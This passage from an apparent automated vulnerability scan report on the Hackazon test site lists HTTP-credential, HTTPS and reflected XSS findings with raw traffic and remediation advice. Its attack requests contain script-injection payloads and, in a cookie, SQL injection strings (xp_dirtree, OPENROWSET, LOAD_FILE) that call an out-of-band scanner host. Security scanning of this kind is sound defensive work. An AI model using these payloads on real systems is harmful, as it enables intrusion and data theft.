Host: hackazon.webscantest.com
Referer: http://hackazon.webscantest.com/
Cookie: PHPSESSID=m41sk1g5lom3bi2sd1jkr9mk86; NB_SRVID=srv36155888; visited_products=%2C45%2C122%2C
X-RTC-REQUESTID: {1317EED0-65AC-45B4-A43A-A53BE314BBD8}

HTTP/1.1 200 OK
Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
Connection: close
Date: Mon, 06 Mar 2023 02:35:07 GMT
Pragma: no-cache
Content-Length: 4794
Content-Type: text/html; charset=utf-8
Content-Encoding: gzip
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Server: Apache/2.4.7 (Ubuntu)
Vary: Accept-Encoding
x-powered-by: PHP/5.5.9-1ubuntu4.29
```

Credentials Over Un Encrypted Channel			<form role="form" method="post" class="signin" action="/user/login" id="loginForm">	The form action points to an HTTP site

Original Traffic

```
GET /user/register HTTP/1.1
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: en-US
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/90.0.4430.24
Safari/537.36
X-RTC-AUTH: R7_IAS
X-RTC-SCANID: dd69c358-2761-40c5-beae-5f7a7ebe9fce
Host: hackazon.webscantest.com
Referer: http://hackazon.webscantest.com/
Cookie: PHPSESSID=m41sk1g5lom3bi2sd1jkr9mk86; NB_SRVID=srv36155888; visited_products=%2C45%2C122%2C
X-RTC-REQUESTID: {1317EED0-65AC-45B4-A43A-A53BE314BBD8}

HTTP/1.1 200 OK
Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
Connection: close
Date: Mon, 06 Mar 2023 02:35:07 GMT
Pragma: no-cache
Content-Length: 4794
Content-Type: text/html; charset=utf-8
Content-Encoding: gzip
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Server: Apache/2.4.7 (Ubuntu)
Vary: Accept-Encoding
x-powered-by: PHP/5.5.9-1ubuntu4.29
```

http://hackazon.webscantest.com/category/view — Root Cause: (Parameter: / 1 Attack Variances) — MEDIUM

Attack Type	Original Value	Attack Value	Proof	Proof Description
Credentials Over Un Encrypted Channel			<form role="form" method="post" class="signin" action="/user/login" id="loginForm">	The form action points to an HTTP site

Original Traffic

```
GET /category/view?id=16 HTTP/1.1
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: en-US
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/90.0.4430.24
Safari/537.36
X-RTC-AUTH: R7_IAS
X-RTC-SCANID: dd69c358-2761-40c5-beae-5f7a7ebe9fce
Host: hackazon.webscantest.com
Referer: http://hackazon.webscantest.com/
Cookie: PHPSESSID=m41sk1g5lom3bi2sd1jkr9mk86; NB_SRVID=srv36155888
X-RTC-REQUESTID: {325A6AE7-D092-41B6-868E-4CFC2AC73013}

HTTP/1.1 200 OK
Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
Connection: close
Date: Mon, 06 Mar 2023 02:35:04 GMT
Pragma: no-cache
Content-Length: 5588
Content-Type: text/html; charset=utf-8
Content-Encoding: gzip
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Server: Apache/2.4.7 (Ubuntu)
Vary: Accept-Encoding
x-powered-by: PHP/5.5.9-1ubuntu4.29
```

http://hackazon.webscantest.com/search/page/ Root Cause: (Parameter: / 1 Attack Variances) MEDIUM

Attack Type	Original Value	Attack Value	Proof	Proof Description
Credentials Over Un Encrypted Channel			<form role="form" method="post" class="signin" action="/user/login" id="loginForm">	The form action points to an HTTP site

Original Traffic

```
GET /search/page/?page=1&id=&searchString=&brands=&price=&quality= HTTP/1.1
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: en-US
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/90.0.4430.24
Safari/537.36
X-RTC-AUTH: R7_IAS
X-RTC-SCANID: dd69c358-2761-40c5-beae-5f7a7ebe9fce
Host: hackazon.webscantest.com
Referer: http://hackazon.webscantest.com/search?brand-filter[]=5&brand-filter[]=6&brand-filter[]=7&brand-
filter[]=8&price-filter=1&price-filter=2&price-filter=3&price-filter=4&price-filter=5&quality-filter=9&quality-
filter=10&quality-filter=11
Cookie: PHPSESSID=m41sk1g5lom3bi2sd1jkr9mk86; NB_SRVID=srv36155888; visited_products=%2C45%2C122%2C20%2C49%2C
X-RTC-REQUESTID: {646B32E9-3AC5-4139-9247-9C93B151E26F}

HTTP/1.1 404 Not
Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
Connection: close
Date: Mon, 06 Mar 2023 02:35:27 GMT
Pragma: no-cache
Transfer-Encoding: chunked
Content-Type: text/html; charset=utf-8
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Server: Apache/2.4.7 (Ubuntu)
x-powered-by: PHP/5.5.9-1ubuntu4.29
status: 404 Not Found
```

http://hackazon.webscantest.com/wishlist/ Root Cause: (Parameter: / 1 Attack Variances) MEDIUM

Attack Type	Original Value	Attack Value	Proof	Proof Description
Credentials Over Un Encrypted Channel			<form role="form" method="post" class="signin" action="/user/login" id="loginForm">	The form action points to an HTTP site

Original Traffic

```
GET /wishlist/ HTTP/1.1
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: en-US
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/90.0.4430.24
Safari/537.36
X-RTC-AUTH: R7_IAS
X-RTC-SCANID: dd69c358-2761-40c5-beae-5f7a7ebe9fce
Host: hackazon.webscantest.com
Referer: http://hackazon.webscantest.com/user/login
Cookie: PHPSESSID=m41sk1g5lom3bi2sd1jkr9mk86; NB_SRVID=srv36155888; visited_products=%2C45%2C122%2C20%2C
X-RTC-REQUESTID: {4E40919B-C3C2-48D4-A0AA-30E4ED045C46}

HTTP/1.1 200 OK
Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
Connection: close
Date: Mon, 06 Mar 2023 02:35:25 GMT
Pragma: no-cache
Content-Length: 6948
Content-Type: text/html; charset=utf-8
Content-Encoding: gzip
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Server: Apache/2.4.7 (Ubuntu)
Vary: Accept-Encoding
x-powered-by: PHP/5.5.9-1ubuntu4.29
```

http://hackazon.webscantest.com/product/view

Root Cause: (Parameter: / 1 Attack Variances)

MEDIUM

Attack Type	Original Value	Attack Value	Proof	Proof Description
Credentials Over Un Encrypted Channel			<form role="form" method="post" class="signin" action="/user/login" id="loginForm">	The form action points to an HTTP site

Original Traffic

```
No Traffic for this Variance!
No Traffic for this Variance!
```

http://hackazon.webscantest.com/review/send

Root Cause: (Parameter: / 1 Attack Variances)

MEDIUM

Attack Type	Original Value	Attack Value	Proof	Proof Description
Credentials Over Un Encrypted Channel			<form role="form" method="post" class="signin" action="/user/login" id="loginForm">	The form action points to an HTTP site

Original Traffic

```
POST /review/send HTTP/1.1
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: en-US
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/90.0.4430.24
Safari/537.36
X-RTC-AUTH: R7_IAS
X-RTC-SCANID: dd69c358-2761-40c5-beae-5f7a7ebe9fce
Host: hackazon.webscantest.com
Content-Length: 144
Referer: http://hackazon.webscantest.com/product/view?id=45
Content-Type: application/x-www-form-urlencoded
Cookie: PHPSESSID=m41sk1g5lom3bi2sd1jkr9mk86; NB_SRVID=srv36155888; visited_products=%2C45%2C122%2C20%2C49%2C
X-RTC-REQUESTID: {AC3BF017-FB8A-4308-8676-D9688A22F8EB}

productID=45&userName=x77nw4ga&userEmail=ax77nw4gb%40example.com&starValue=data&textReview=comment&_csrf_review=wP
OZrMjqi63v8oH2OpRHhC6KWnqZhhzW
HTTP/1.1 302 Found
Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
Connection: close
Date: Mon, 06 Mar 2023 02:36:47 GMT
Pragma: no-cache
Content-Length: 0
Content-Type: text/html; charset=utf-8
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Location: /product/view?id=45
Server: Apache/2.4.7 (Ubuntu)
x-powered-by: PHP/5.5.9-1ubuntu4.29
```

http://hackazon.webscantest.com/bestprice

Root Cause: (Parameter: / 1 Attack Variances)

MEDIUM

Attack Type	Original Value	Attack Value	Proof	Proof Description
Credentials Over Un Encrypted Channel			<form role="form" method="post" class="signin" action="/user/login" id="loginForm">	The form action points to an HTTP site

Original Traffic

```
No Traffic for this Variance!
No Traffic for this Variance!
```

http://hackazon.webscantest.com/search

Root Cause: (Parameter: / 2 Attack Variances)

MEDIUM

Attack Type	Original Value	Attack Value	Proof	Proof Description
Credentials Over Un Encrypted Channel			<form role="form" method="post" class="signin" action="/user/login" id="loginForm">	The form action points to an HTTP site

Original Traffic

```
GET /search?id=data&searchString=water HTTP/1.1
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: en-US
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/90.0.4430.24
Safari/537.36
X-RTC-AUTH: R7_IAS
X-RTC-SCANID: dd69c358-2761-40c5-beae-5f7a7ebe9fce
Host: hackazon.webscantest.com
Referer: http://hackazon.webscantest.com/
Content-Type: application/x-www-form-urlencoded
Cookie: PHPSESSID=m41sk1g5lom3bi2sd1jkr9mk86; NB_SRVID=srv36155888
X-RTC-REQUESTID: {EC8DBBFF-0AC7-4B96-864B-FC2678A2A91D}

HTTP/1.1 200 OK
Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
Connection: close
Date: Mon, 06 Mar 2023 02:35:03 GMT
Pragma: no-cache
Content-Length: 5433
Content-Type: text/html; charset=utf-8
Content-Encoding: gzip
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Server: Apache/2.4.7 (Ubuntu)
Vary: Accept-Encoding
x-powered-by: PHP/5.5.9-1ubuntu4.29
```

Credentials Over Un Encrypted Channel	<form role="form" method="post" class="signin" action="/user/login" id="loginForm">	The form action points to an HTTP site

Original Traffic

```
GET /search?brand-filter[]=5&price-filter=1&quality-filter=9 HTTP/1.1
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: en-US
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/90.0.4430.24
Safari/537.36
X-RTC-AUTH: R7_IAS
X-RTC-SCANID: dd69c358-2761-40c5-beae-5f7a7ebe9fce
Host: hackazon.webscantest.com
Referer: http://hackazon.webscantest.com/search?id=data&searchString=water
Content-Type: application/x-www-form-urlencoded
Cookie: PHPSESSID=m41sk1g5lom3bi2sd1jkr9mk86; NB_SRVID=srv36155888; visited_products=%2C45%2C122%2C
X-RTC-REQUESTID: {33D16614-5EFF-41FF-9C42-20B345C78BCB}

HTTP/1.1 200 OK
Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
Connection: close
Date: Mon, 06 Mar 2023 02:35:05 GMT
Pragma: no-cache
Content-Length: 6805
Content-Type: text/html; charset=utf-8
Content-Encoding: gzip
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Server: Apache/2.4.7 (Ubuntu)
Vary: Accept-Encoding
x-powered-by: PHP/5.5.9-1ubuntu4.29
```

http://hackazon.webscantest.com/contact — Root Cause: (Parameter: / 2 Attack Variances) — MEDIUM

Attack Type	Original Value	Attack Value	Proof	Proof Description
Credentials Over Un Encrypted Channel			<form role="form" method="post" class="signin" action="/user/login" id="loginForm">	The form action points to an HTTP site

Original Traffic

```
POST /contact HTTP/1.1
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: en-US
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/90.0.4430.24
Safari/537.36
X-RTC-AUTH: R7_IAS
X-RTC-SCANID: dd69c358-2761-40c5-beae-5f7a7ebe9fce
Host: hackazon.webscantest.com
Content-Length: 123
Referer: http://hackazon.webscantest.com/contact
Content-Type: application/x-www-form-urlencoded
Cookie: PHPSESSID=m41sk1g5lom3bi2sd1jkr9mk86; NB_SRVID=srv36155888; visited_products=%2C45%2C122%2C
X-RTC-REQUESTID: {C1EFEE2C-3EE4-47A5-BA3C-832A922CA604}

contact_name=x75wu530&contact_email=ax75wu531%40example.com&contact_phone=123-456-
7890&contact_message=comment&save=contact
HTTP/1.1 200 OK
Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
Connection: close
Date: Mon, 06 Mar 2023 02:35:07 GMT
Pragma: no-cache
Content-Length: 5860
Content-Type: text/html; charset=utf-8
Content-Encoding: gzip
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Server: Apache/2.4.7 (Ubuntu)
Vary: Accept-Encoding
x-powered-by: PHP/5.5.9-1ubuntu4.29
```

Credentials Over Un Encrypted Channel	<form role="form" method="post" class="signin" action="/user/login" id="loginForm">	The form action points to an HTTP site

Original Traffic

```
GET /contact HTTP/1.1
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: en-US
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/90.0.4430.24
Safari/537.36
X-RTC-AUTH: R7_IAS
X-RTC-SCANID: dd69c358-2761-40c5-beae-5f7a7ebe9fce
Host: hackazon.webscantest.com
Referer: http://hackazon.webscantest.com/
Cookie: PHPSESSID=m41sk1g5lom3bi2sd1jkr9mk86; NB_SRVID=srv36155888
X-RTC-REQUESTID: {343C33E5-3BC8-4A60-BED4-9CDDD329FC94}

HTTP/1.1 200 OK
Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
Connection: close
Date: Mon, 06 Mar 2023 02:35:04 GMT
Pragma: no-cache
Content-Length: 5860
Content-Type: text/html; charset=utf-8
Content-Encoding: gzip
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Server: Apache/2.4.7 (Ubuntu)
Vary: Accept-Encoding
x-powered-by: PHP/5.5.9-1ubuntu4.29
```

XSS (1)

References

OWASP2017-A7 OVAL-6312 CAPEC-63 OWASP2021-A03 CWE-80

Description

Reflected Cross-site Scripting (XSS) is another name for non-persistent or Type-II XSS, in which the attack doesn't load with the vulnerable web application but is instead originated by the victim loading the offending URI.

Recommendation

Reflected XSS attacks are the most frequent type of XSS attacks found nowadays.

When a web application is vulnerable to this type of attack, it will pass unvalidated input sent through requests to the client. Reflected attacks are delivered to the victim in various ways, such as in an e-mail message, or through some specially crafted URI. When a user is tricked into clicking on the malicious link, the injected code travels to the vulnerable web site, which reflects the attack back to the user's browser. The browser then executes the offending code because it came from a "trusted" server.

Commonly the attacker's code is written in the Javascript language, but other scripting languages are also used, e.g., ActionScript and VBScript.

Attackers typically leverage these vulnerabilities to install key loggers, steal victim cookies, perform clipboard theft, and change the content of the page (e.g. download links).

To remediate against reflected XSS vulnerabilities, strict filtering of HTML character encodings must be adhered to. In some cases, the web application may not be filtering some character encodings. For example, it may filter out "<script>", but might not filter "%3Cscript%3E" which simply includes another encoding of tags. A nice tool for testing character encodings is OWASP's CAL9000.

Filtering of all information sent to the server via form POST/GET and URL query parameters with a particular emphasis on filtering out HTML-specific characters is advised.

CVSS Score

6.3 (Medium)

Vector String

AV:N/AC:L/PR:N/UI:R/S:U/C:L/I:L/A:L/E:H/RL:X/RC:C

http://hackazon.webscantest.com/search	Root Cause: (Parameter: searchString / 3 Attack Variances)	MEDIUM

Attack Type	Original Value	Attack Value	Proof	Proof Description
XSS	water	%F6water"><script>alert(3940657)</script>	<script>alert(3940657)</script>	3940657

Original Traffic

```
GET /search?id=data&searchString=water HTTP/1.1
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: en-US
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/90.0.4430.24
Safari/537.36
X-RTC-AUTH: R7_IAS
X-RTC-SCANID: dd69c358-2761-40c5-beae-5f7a7ebe9fce
Host: hackazon.webscantest.com
Referer: http://hackazon.webscantest.com/
Content-Type: application/x-www-form-urlencoded
Cookie: PHPSESSID=m41sk1g5lom3bi2sd1jkr9mk86; NB_SRVID=srv36155888
X-RTC-REQUESTID: {EC8DBBFF-0AC7-4B96-864B-FC2678A2A91D}

HTTP/1.1 200 OK
Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
Connection: close
Date: Mon, 06 Mar 2023 02:35:03 GMT
Pragma: no-cache
Content-Length: 5433
Content-Type: text/html; charset=utf-8
Content-Encoding: gzip
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Server: Apache/2.4.7 (Ubuntu)
Vary: Accept-Encoding
x-powered-by: PHP/5.5.9-1ubuntu4.29
```

Attack Traffic

Traffic #1

```
GET /search?id=data&searchString=%F6water"><script>alert(3940657)</script> HTTP/1.1
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: en-US
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/90.0.4430.24
Safari/537.36
X-RTC-AUTH: R7_IAS
X-RTC-SCANID: dd69c358-2761-40c5-beae-5f7a7ebe9fce
Host: hackazon.webscantest.com
Referer: http://hackazon.webscantest.com/
Content-Type: application/x-www-form-urlencoded
Cookie: PHPSESSID=m41sk1g5lom3bi2sd1jkr9mk86; NB_SRVID=srv36155889;
visited_products=%2C45%2C122%2C20%2C49%2C20x78lmrnv%2C20%27%3B+exec+master..xp_dirtree+%22%2F%2Fc06860fb754cff1ed0
3461948e7790fa00d3bac5.oob.appspidered.rapid7.com%2Fa%22--
%2C20%27%3B+SELECT+%2A+FROM+OPENROWSET%28%27SQLOLEDB%27%2C+%27e0a4db7f33971c5529372cc80e5b100e5c606015.oob.appspid
ered.rapid7.com%27%3B%27sa%27%3B%27pwd%27%2C+%27SELECT+1%27%29--
%2C20%27%3B+SELECT+LOAD_FILE%28%27%5C%5C%5C%5C21878bf661abfb14646a8a51f5f37cdfb...
X-RTC-REQUESTID: {75AD9F21-04BE-4A3A-A78A-6851FA42CE5D}
X-RTC-ATTACKTYPE: XSS

HTTP/1.1 200 OK
Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
Connection: close
Date: Mon, 06 Mar 2023 02:45:22 GMT
Pragma: no-cache
Content-Length: 5968
Content-Type: text/html; charset=utf-8
Content-Encoding: gzip
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Server: Apache/2.4.7 (Ubuntu)
Vary: Accept-Encoding
x-powered-by: PHP/5.5.9-1ubuntu4.29
```

XSS	water	%F6<img """"><script>alert("x7gsaupz")</script>">	<script>alert("x7gsaupz")</script	x7gsaupz

Original Traffic

```
GET /search?id=data&searchString=water HTTP/1.1
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: en-US
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/90.0.4430.24
Safari/537.36
X-RTC-AUTH: R7_IAS
X-RTC-SCANID: dd69c358-2761-40c5-beae-5f7a7ebe9fce
Host: hackazon.webscantest.com
Referer: http://hackazon.webscantest.com/
Content-Type: application/x-www-form-urlencoded
Cookie: PHPSESSID=m41sk1g5lom3bi2sd1jkr9mk86; NB_SRVID=srv36155888
X-RTC-REQUESTID: {EC8DBBFF-0AC7-4B96-864B-FC2678A2A91D}

HTTP/1.1 200 OK
Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
Connection: close
Date: Mon, 06 Mar 2023 02:35:03 GMT
Pragma: no-cache
Content-Length: 5433
Content-Type: text/html; charset=utf-8
Content-Encoding: gzip
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Server: Apache/2.4.7 (Ubuntu)
Vary: Accept-Encoding
x-powered-by: PHP/5.5.9-1ubuntu4.29
```

Attack Traffic

Traffic #1

```
GET /search?id=data&searchString=%F6<img%20""><script>alert("x7gsaupz")</script>"> HTTP/1.1
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: en-US
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/90.0.4430.24
Safari/537.36
X-RTC-AUTH: R7_IAS
X-RTC-SCANID: dd69c358-2761-40c5-beae-5f7a7ebe9fce
Host: hackazon.webscantest.com
Referer: http://hackazon.webscantest.com/
Content-Type: application/x-www-form-urlencoded
Cookie: PHPSESSID=m41sk1g5lom3bi2sd1jkr9mk86; NB_SRVID=srv36155889;
visited_products=%2C45%2C122%2C20%2C49%2C20x78lmrnv%2C20%27%3B+exec+master..xp_dirtree+%22%2F%2Fc06860fb754cff1ed0
3461948e7790fa00d3bac5.oob.appspidered.rapid7.com%2Fa%22--
%2C20%27%3B+SELECT+%2A+FROM+OPENROWSET%28%27SQLOLEDB%27%2C+%27e0a4db7f33971c5529372cc80e5b100e5c606015.oob.appspid
ered.rapid7.com%27%3B%27sa%27%3B%27pwd%27%2C+%27SELECT+1%27%29--
%2C20%27%3B+SELECT+LOAD_FILE%28%27%5C%5C%5C%5C21878bf661abfb14646a8a51f5f37cdfb...
X-RTC-REQUESTID: {CB486F94-C149-417E-AA76-2D54E3390EE6}
X-RTC-ATTACKTYPE: XSS

HTTP/1.1 200 OK
Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
Connection: close
Date: Mon, 06 Mar 2023 02:45:33 GMT
Pragma: no-cache
Content-Length: 5974
Content-Type: text/html; charset=utf-8
Content-Encoding: gzip
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Server: Apache/2.4.7 (Ubuntu)
Vary: Accept-Encoding
x-powered-by: PHP/5.5.9-1ubuntu4.29
```

XSS	water	%F6water"><script>alert(3985776)</script>	<script>alert(3985776)</script>	3985776

Original Traffic

```
GET /search?id=data&searchString=water HTTP/1.1
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: en-US
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/90.0.4430.24
Safari/537.36
X-RTC-AUTH: R7_IAS
X-RTC-SCANID: dd69c358-2761-40c5-beae-5f7a7ebe9fce
Host: hackazon.webscantest.com
Referer: http://hackazon.webscantest.com/
Content-Type: application/x-www-form-urlencoded
Cookie: PHPSESSID=m41sk1g5lom3bi2sd1jkr9mk86; NB_SRVID=srv36155888
X-RTC-REQUESTID: {EC8DBBFF-0AC7-4B96-864B-FC2678A2A91D}

HTTP/1.1 200 OK
Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
Connection: close
Date: Mon, 06 Mar 2023 02:35:03 GMT
Pragma: no-cache
Content-Length: 5433
Content-Type: text/html; charset=utf-8
Content-Encoding: gzip
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Server: Apache/2.4.7 (Ubuntu)
Vary: Accept-Encoding
x-powered-by: PHP/5.5.9-1ubuntu4.29
```

Attack Traffic

Traffic #1

```
GET /search?id=data&searchString=%F6water%22%3E%3Cscript%3Ealert(3985776)%3C/script%3E HTTP/1.1
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: en-US
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/90.0.4430.24
Safari/537.36
X-RTC-AUTH: R7_IAS
X-RTC-SCANID: dd69c358-2761-40c5-beae-5f7a7ebe9fce
Host: hackazon.webscantest.com
Referer: http://hackazon.webscantest.com/
Content-Type: application/x-www-form-urlencoded
Cookie: PHPSESSID=m41sk1g5lom3bi2sd1jkr9mk86; NB_SRVID=srv36155889;
visited_products=%2C45%2C122%2C20%2C49%2C20x78lmrnv%2C20%27%3B+exec+master..xp_dirtree+%22%2F%2Fc06860fb754cff1ed0
3461948e7790fa00d3bac5.oob.appspidered.rapid7.com%2Fa%22--
%2C20%27%3B+SELECT+%2A+FROM+OPENROWSET%28%27SQLOLEDB%27%2C+%27e0a4db7f33971c5529372cc80e5b100e5c606015.oob.appspid
ered.rapid7.com%27%3B%27sa%27%3B%27pwd%27%2C+%27SELECT+1%27%29--
%2C20%27%3B+SELECT+LOAD_FILE%28%27%5C%5C%5C%5C21878bf661abfb14646a8a51f5f37cdfb...
X-RTC-REQUESTID: {B41C3F76-3B32-498B-99CB-624823ECE40D}
X-RTC-ATTACKTYPE: XSS

HTTP/1.1 200 OK
Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
Connection: close
Date: Mon, 06 Mar 2023 02:45:33 GMT
Pragma: no-cache
Content-Length: 5970
Content-Type: text/html; charset=utf-8
Content-Encoding: gzip
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Server: Apache/2.4.7 (Ubuntu)
Vary: Accept-Encoding
x-powered-by: PHP/5.5.9-1ubuntu4.29
```

HTTPSEverywhere (45)

References

CWE-319 OWASP2021-A02

Description

Unencrypted HTTP connections create a vulnerability and expose potentially sensitive information about users. This data can include browser identity, website content, search terms, and other user-submitted information. To address these concerns, many commercial organizations have already adopted HTTPS-only policies to protect visitors to their websites and services

Recommendation

All networks, both external and internal, must utilize TLS or an equivalent transport layer security mechanism for all communication. By always using HTTPS, web services don not have to make a subjective judgment call about what's sensitive. This leaves less room for error, and makes deployment simpler and more consistent.

CVSS Score

2.8 (Low)

Vector String

AV:N/AC:H/PR:N/UI:R/S:U/C:L/I:N/A:N/E:P/RL:X/RC:R

http://hackazon.webscantest.com/css/nivo-themes/light/light.css Root Cause: (Parameter: / 1 Attack Variances) LOW

Attack Type	Original Value	Attack Value	Proof	Proof Description
HTTPSEverywhere			HTTP/1.1 200 OK	HTTP site must redirect to HTTPS site

Original Traffic

```
GET /css/nivo-themes/light/light.css HTTP/1.1
Host: hackazon.webscantest.com
Proxy-Connection: keep-alive
User-Agent: Mozilla/5.0 (Windows NT 6.2; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/90.0.4430.93
Safari/537.36
Accept: text/css,*/*;q=0.1
Referer: http://hackazon.webscantest.com/faq
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
X-RTC-AUTH: R7_IAS
X-RTC-SCANID: dd69c358-2761-40c5-beae-5f7a7ebe9fce
Cookie: PHPSESSID=m41sk1g5lom3bi2sd1jkr9mk86; NB_SRVID=srv36155888; visited_products=%2C45%2C122%2C20%2C49%2C
X-RTC-REQUESTID: {F3F3140E-597C-4D7A-8CA8-905BAE2A7269}

HTTP/1.1 200 OK
Connection: close
Date: Mon, 06 Mar 2023 02:35:26 GMT
Content-Length: 742
Content-Type: text/css
Content-Encoding: gzip
Last-Modified: Wed, 12 Jan 2022 12:47:09 GMT
Accept-Ranges: bytes
ETag: "7bd-5d561f7cac4e8-gzip"
Server: Apache/2.4.7 (Ubuntu)
Vary: Accept-Encoding
```

http://hackazon.webscantest.com/js/ekko-lightbox.js Root Cause: (Parameter: / 1 Attack Variances) LOW

Attack Type	Original Value	Attack Value	Proof	Proof Description
HTTPSEverywhere			HTTP/1.1 200 OK	HTTP site must redirect to HTTPS site

Original Traffic

```
GET /js/ekko-lightbox.js HTTP/1.1
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Encoding: gzip, deflate
Accept-Language: en-US
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/90.0.4430.24
Safari/537.36
X-RTC-AUTH: R7_IAS
X-RTC-SCANID: dd69c358-2761-40c5-beae-5f7a7ebe9fce
Host: hackazon.webscantest.com
Referer: http://hackazon.webscantest.com/
Cookie: PHPSESSID=m41sk1g5lom3bi2sd1jkr9mk86; NB_SRVID=srv36155888; visited_products=%2C45%2C
X-RTC-REQUESTID: {2424151C-3053-412A-A6AF-1EB8442974A5}

HTTP/1.1 200 OK
Connection: close
Date: Mon, 06 Mar 2023 02:35:05 GMT
Content-Length: 3291
Content-Type: application/javascript
Content-Encoding: gzip
Last-Modified: Wed, 12 Jan 2022 12:47:09 GMT
Accept-Ranges: bytes
ETag: "39d9-5d561f7cb41e8-gzip"
Server: Apache/2.4.7 (Ubuntu)
Vary: Accept-Encoding
```

http://hackazon.webscantest.com/products_pictures/Cricut_Explore_Electronic_Cutting_Machine_with_Cricut_Design_Spa_small_02b7b9.jpg Root Cause: (Parameter: / 1 Attack Variances) LOW

Attack Type	Original Value	Attack Value	Proof	Proof Description
HTTPSEverywhere			HTTP/1.1 200 OK	HTTP site must redirect to HTTPS site

Original Traffic

```
GET /products_pictures/Cricut_Explore_Electronic_Cutting_Machine_with_Cricut_Design_Spa_small_02b7b9.jpg HTTP/1.1
